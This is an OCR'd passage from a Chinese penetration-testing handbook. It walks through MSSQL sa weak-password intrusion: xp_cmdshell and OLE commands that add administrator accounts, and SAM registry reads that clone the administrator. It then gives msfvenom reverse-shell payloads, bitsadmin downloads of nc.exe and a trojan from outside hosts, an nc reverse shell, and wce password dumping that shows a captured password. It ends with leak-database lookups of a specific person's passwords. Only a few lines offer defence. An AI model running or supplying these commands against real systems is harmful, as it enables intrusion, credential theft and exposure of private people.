


图 1.9 菜刀虚拟终端

至此，已到达想要的渗透效果，于是本次对该漏洞的利用情况到此结束！

2.5.4 修复建议

目前厂商已经发布了升级补丁以修复这个安全问题，请到厂商的主页下载。

漏洞： s2-016，s2-019！

1.现状总结

综上可知，该站点目前是是否危险的，应尽快修复该漏洞！

2.安全建议

对于发现的漏洞应及时整改，打相应补丁进行解决！

2.6MSSQL sa 弱口令提权基础知识学习


By antian365.com Myles

2.6.1“扩展存储过程”中的 xp_cmdshell

Microsoft SQLServer 是一个 C/S 模式的强大的关系型数据库管理系统，应用领域十分广泛，从网站后台数据库到一些 MIS(管理信息系统)到处都可以看到它的身影。

网络安全中经常利用 SqlServer SA 弱口令的情况进行系统入侵，就是利用 SqlServer 中的"存储过程"获得系统管理员权限的，那到底什么是存储过程？

“存储过程”：其实质就是一个“集合”，那么是什么样的结合呢，就是存储在 SqlServer 中预先定义好的“SQL 语句集合”，说的更直白一些就是使用 T-SQL 语言编写好的各种小脚本共同组成的集合体，我们称之为“存储过程”。而存储过程中的这些小脚本中，其危险性最高的“小脚本”就是扩展存储过程中的“xp_cmdshell 脚本”，它可以执行操作系统的任何指令。如果我们能够获取 SA 的管理员权限，我们就可以使用 SA 的管理权限可以直接执行扩展存储过程中的“xp_cmdshell 脚本”，并获得返回值。




2.6.2 利用 xp_cmdshell 存储过程添加账号

比如我们可以执行以下语句，进行系统账号的添加操作：

```
exec master..xp_cmdshell 'net user test 123/add'
exec master..xp_cmdshell 'net localgroup administrators test /add'
```

执行以上语句后，我们就在服务器上添加了一个用户名为 test,密码为 123 的系统管理员。到这里，我们应该就明白了，为什么我们如果获取了数据库的 SA 权限后，我们可以直接获取系统的最高管理员权限。这也就警惕我们在做数据库管理账号密码设置时，应该注意起口令强度与复杂度的设置，以免被网络入侵者所利用。



2.6.3OLE 相关存储过程添加账户

OLE 这系列的存储过程有 sp_OACreate，sp_OADestroy，sp_OAGetErrorInfo，sp_OAGetProperty，sp_OAMethod，sp_OASetProperty，sp_OAStop，具体的使用方法如下。

1.添加 test 账号；

```
DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT
EXEC SP_OAMETHOD @shell,'run',null, 'c:\WINNT\system32\cmd.exe /c net user test 1234 /add'
```

注意：有关 cmd.exe 的物理路径要依据具体的操作系统来确定。


2.将 test 账号添加到 administrators 超级管理组

```
DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT
EXEC SP_OAMETHOD @shell,'run',null, 'c:\WINNT\system32\cmd.exe /c net localgroup
administrators test /add '
```

2.6.3xp_regread & xp_regwrite 克隆账号

1.获取 administrator 账号的加密密码

```
xp_regread 'HKEY_LOCAL_MACHINE','SAM\SAM\Domains\Account\Users\000001F4','F'
```




2.将刚刚获取的 0x...开头的 value 值赋值给 guest 账号；

```
xp_regwrite
'HKEY_LOCAL_MACHINE','SAM\SAM\Domains\Account\Users\000001F5','F','reg_binary',0x……
```

3.使用 guest 账号登录远程桌面管理

注意：此条件的使用需要 guest 用户在“远程桌面用户组”，否则出现不允许远程登录的情况；



针对此问题，我们尝试将 guest 用户添加到“administrators”组或者“Remote Desktop Users”，现在我们在来看看使用 guest 账号登录，OK 了，登录成功，成功格隆了 administrator 账号。

2.6.4MSSQL 存储过程利用小结

1 入侵可利用存储过程

从入侵的角度来说，在获取 MSSQL sa 弱口令后，我们可以调用的存储过程小脚本有三类：

1. xp_cmdshell

2. OLE 相关存储过程
3. xp_regread 与 xp_regwrite

2.存储过程利用方法

（1）xp_cmdshell 存储过程 与 OLE 相关存储过程利用

由于 xp_cmdshell 存储与 OLE 相关存储过程可以直接调系统层面的命令，故我们可以直接构造语句进行系统账号的添加，来实现对远程主机的入侵控制；

（2）xp_regread 与 xp_regwrite 利用

利用 xp_regread 与 xp_regwrite 两个存储过程脚本可以直接读取与写入注册表，所以我们可以利用这个两个存过过程来实现对“远程主机”的 administrator 超级管理员账号进行克隆，从而实现对目标主机的控制。

但是同时注意，这种利用方法存在一定的局限性，具体局限性有以下几点：

（1）guest 账户需要被启用；

（2）guest 账户需要在“Remote Desktop Users”

如果缺少了以上条件，guest 账户都无法远程登录目标主机，有关于 guest 账户的启用与远程桌面用户组的添加语句罗列如下。

```
exec master..xp_cmdshell ‘net user guest /active:yes’
exec master..xp_cmdshell 'net localgroup "Remote Desktop Users" a /add'
```

补充：以上情况，后来验证发现在 windows 2000 系统中并没有这样的限制，故如果遇到 windows 2000 系统可以忽略以上情况，可直接秒之。

2.6.5 安全防护

针对 MSSQL sa 弱口令入侵情况，最方便的防护手段可归纳两点：

（1）对于 MSSQL 无需对外提供服务器使，请将此服务端口关闭；

（2）对于必须对外提供 MSSQL 服务的主机，我们需要加强 sa 口令复杂度的设置，同时对于一般性的业务系统调用数据库情况，我们尽量不要使用 sa 这种高权限的数据库管理权限，改为使用普通账户调用。

2.7SQL Server 2008 另类提权思路

antian365.com simeon

越来越多的 Windows2008 服务器环境以及内网环境，在拥有某个远程命令执行的权限，可以直接执行命令，且为较高权限（多为系统权限）+外网无独立 IP 的情况下，如何进行渗透，本文就该情况进行了一种思路的补充。

环境情况，获取了对方 MSSQL 的 sa 账号及口令，通过 SQL 查询分析器，可以连接，但无法查看用户表及数据，如图 1 所示，查询后出现 SQL 查询分析报错，这时候使用常规思路显然是无法进行渗透了，换一种思路海阔天空！




图 1sql 查询器查询报错

2.7.1 生成反弹可执行文件

在 kali 中通过 msfvenom 生成反弹的可执行文件。

1.使用 msf 生成 exe 文件并接受监听

（1）生成反弹 exe

Linux msf 环境监听 4433 端口，本机 IP 为 192.168.52.215，牛人一般用这种模式，其利用环境需要在有独立 IP 的情况下，或者通过代理进入了内网中。

./msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.52.215 lport=4433 -f exe -o /tmp/my_payload.exe

（2）在 msf 上面执行

set payload windows/meterpreter/reverse_tcp

show options

set lhost 192.168.52.215

set lport 4433

run 0

如果 shell 成功反弹，这可以得到一个 shell。

2.windows 下监听 4433 端口

（1）msfvenom 中的平台参数（-p）可以设置为以下的一些，也可以使用 msfvenom -l payload | grep 'reverse'进行查看和选择，建议使用以下一些 tcp 反弹的 shell 模块：

windows/shell/reverse_tcp

windows/x64/shell_reverse_tcp

windows/shell_reverse_tcp

windows/shell/reverse_tcp

在 msfvenom 中可以使用以下命令查看详细的配置选项：

msfvenom -p windows/meterpreter/reverse_tcp --payload-options

（2）生成反弹 exe

./msfvenom -p **windows/shell/reverse_tcp** –a x86_64 lhost=192.168.52.215 lport=4433 -f exe -o /tmp/w.exe

（3）将生成的/tmp/my_payload.exe 上传到目标计算机上执行后即可得到反弹的 shell，本例中指定一个具有外网独立的 IP，然后生成 ma.exe。

2.7.2 上传文件

在有 webshell 的情况下可以通过 webshell 进行上传，在无 webshell 的情况下，如果是 windows2008 及以上版本可以使用 bitsadmin 来上传文件。

1.执行 bitsadmin 有一定的权限

C:\Windows\System32>cacls bitsadmin.exe

C:\Windows\System32\bitsadmin.exe NT SERVICE\TrustedInstaller:F
BUILTIN\Administrators:R
NT AUTHORITY\SYSTEM:R
BUILTIN\Users:R

2.查看 Background Intelligent Transfer Service 服务

通过 SQL 查询分析器，在其中执行“exec xp_cmdshell ‘ net start’”命令来查看系统目前服务中是否开启了“Background Intelligent Transfer Service”，如图 2 所示，在其中发现该服务已经开启，还可以直接执行命令获取：

net start | find "Background Intelligent Transfer Service"




图 2 查看 Background Intelligent Transfer Service 服务

3.上传 nc 程序

在实际渗透过程中如果没有木马，可以使用 nc.exe 程序来代替，使用 bitsadmin（对应服务 Background Intelligent Transfer Service）来上传文件的命令如下：

（1）bitsadmin /transfer n http://www.antian365.com/lab/nc.exe c:\ma.exe

（2）bitsadmin /transfer myjob1 /download /priority normal http://www.antian365.com/lab/4433.exe c:\ma.exe

在 sql 查询分析器中执行上面的语句来上传文件，效果如图 3 所示。




图 3 上传木马程序

还可以直接下载 wce 压缩文件：

bitsadmin /transfer normal http://www.ampliasecurity.com/research/wce_v1_42beta_x32.zip
bitsadmin /transfer normal http://www.ampliasecurity.com/research/wce_v1_42beta_x64.zip

4．查看上传的文件

在其中执行“exec xp_cmdshell ‘dir c:\’”命令如图 4 所示，ma.exe 已经成功在系统盘下生成，对比文件大小，正确无误上传！




图 4 查看文件是否正确成功上传

2.7.3 运行反弹程序成功获取系统权限

1.在反弹监听服务器上执行监听命令

在反弹服务器上面执行监听命令“nc –vv –l –p 4433”，如图 5 所示，然后再在 sql 查询分析器中执行命令：

exec xp_cmdshell ‘c:\ma.exe –nv 127.0.0.1 4433 –e C:\windows\system32\cmd.exe’

在反弹的终端中执行 whoami 命令，获取系统权限，然后执行 systeminfo 命令，获取系统基本信息，如图 5 所示，系统为 windows2008 sp2 server，没有显示 64 位，则服务器为 32 位的可能性最大。




图 5 获取反弹系统 shell




图 6 查看服务器情况

2.7.4 获取服务器权限

获取反弹 shell 后可以通过查看系统补丁开启情况，通过 exp 进行提权。如果是系统权限则直接通过 wce 获取系统明文密码。

1.获取明文密码

继续通过 bitsadmin 上传 wce32.exe，上传后，直接执行“wce32 –w”命令来获取系统当前的登录明文密码“cql?1575DONGLI”，如图 7 所示。




图 7 获取明文密码

技巧：

wce 获取明文密码必须是 system 权限下，有时候通过添加管理员帐号权限用户登录系统后，由于系统权限限制，可能无法通过执行 wce 来直接获取明文密码。则时候可以通过具备系统权限的工具来执行，比如具备系统权限的 mssql 命令执行，mysql 数据库 root 账号来执行等。

2.登录 3389

使用远程终端，输入获取的密码，直接登录对方服务器，如图 8 所示。

图 8 登录远程终端

3.打开 SQL Server 管理器，如图 9 所示，成功进行查询。获取管理员密码为 y8zZ+HiAaG1RiPdfxR4+ZiRQOr9+b6zs。




图 9 成功查询数据库

2.8 信息收集之 SVN 源代码社工获取及渗透实战

antian365.com　simeon

在对某一个目标进行渗透时，通过前期信息收集，发现该用户的代码托管在阿里云代码中心。如果渗透时能够获取源代码，那对整个渗透将如虎添翼，通过笔者的探索，可以有两种方法来获取。

第一种方式是直接获取泄漏的公开源代码，这种方式相对简单，只要用户未对代码进行保护，可以通过 svn 工具来自己获取完整的代码，当然也可以通过 code.taobao.org 进行在线查看和浏览。

第二种方式就是通过社工等方法来获取开发人员的账号和密码，通过 svn 工具登录来获取所有完整的源代码。

2.8.1 公开源代码获取

（1）搜索用户和项目关键字

如图 1 所示，在 http://code.taobao.org 页面上，可以项目和用户名为关键字进行搜索，获取相关信息，这对初学者来说，获取源代码进行学习和借鉴很有意义。

图 1 使用关键字进行搜索

（2）浏览源代码

如果用户公开了源代码和数据，则可以在搜索结果中单击项目名称或者用户名称来获取更多的详细信息，如图 2 所示，通过查看其代码，成功获取数据库连接等敏感信息。




图 2 获取源代码中的敏感信息

2.8.2 社工查询获取密码

（1）查询用户名以及相关信息

打开社工库查询网站 http://cha.hx99.net/，在其中搜索关键字“57****143”，如图 3 所示，成功获取以“57****143”为关键字的 10 条信息，其中有个人邮箱信息，公开泄漏的密码信息：gao**007 和 gao**1987，其中还有很多加“*”的未解密码。提供社工查询网站可以通过缴纳一定的费用来获取其加“*”隐藏的字符串。




图 3 获取密码相关信息

（2）社工库交叉查询

通过另外一个社工库网站 http://163.donothackme.club/，再次查询关键字“57****143”，获取其邮箱为 57****143@tianya.cn 和密码 gaobo****。

